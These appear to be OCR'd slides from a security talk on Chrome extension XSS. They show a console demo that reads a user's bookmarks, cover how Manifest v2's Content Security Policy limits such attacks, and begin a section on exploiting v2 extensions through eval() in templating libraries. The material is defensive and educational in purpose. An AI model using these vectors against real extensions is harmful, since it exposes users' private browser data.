

Eval
search bookmarks
Use __logEval(object) to return result asynchronously, also see extension API docs
Eval

```
chrome.bookmarks.search("http", __logEval);
```

```
[
   {
      "dateAdded": 1314661004359,
      "id": "23",
      "index": 0,
      "parentId": "21",
      "title": "Gmail",
      "url": "https://mail.google.com/"
   },
   {
      "dateAdded": 1317319149162,
```

Chrome extensions v1 summary

- UI page XSS is very common
  - note taking
  - developer tools
  - RSS readers
- Each XSS has big impact
- **How do you eradicate XSS without relying on developers?**


Content Security Policy 1.1

W3C Editor's Draft 10 October 2012

This version:
http://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html
Latest published version:
http://www.w3.org/TR/CSP/
Latest editor's draft:
http://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html
Previous version:
none
Editors:
Brandon Sterne, Mozilla Corporation
Adam Barth, Google, Inc.
Mike West, Google, Inc.

Copyright © 2010-2012 W3C® (MIT, ERCIM, Keio), All Rights Reserved. W3C liability, trademark and document use rules apply.

Manifest v2 fixes

Manifest v2

- **Content Security Policy** obligatory for UI pages

```
script-src 'self'; object-src 'self'
```

  - no eval()
  - no inline scripting
  - no external scripts
- XSS exploitation very difficult
- Manifest v1 extensions slowly deprecating
  - Jan 2014 - Chrome stops running them

- **All fixed?**


Exploiting v2 extensions

UI page XSS - new vectors


- eval() used in JS templating libraries
  - mustachejs
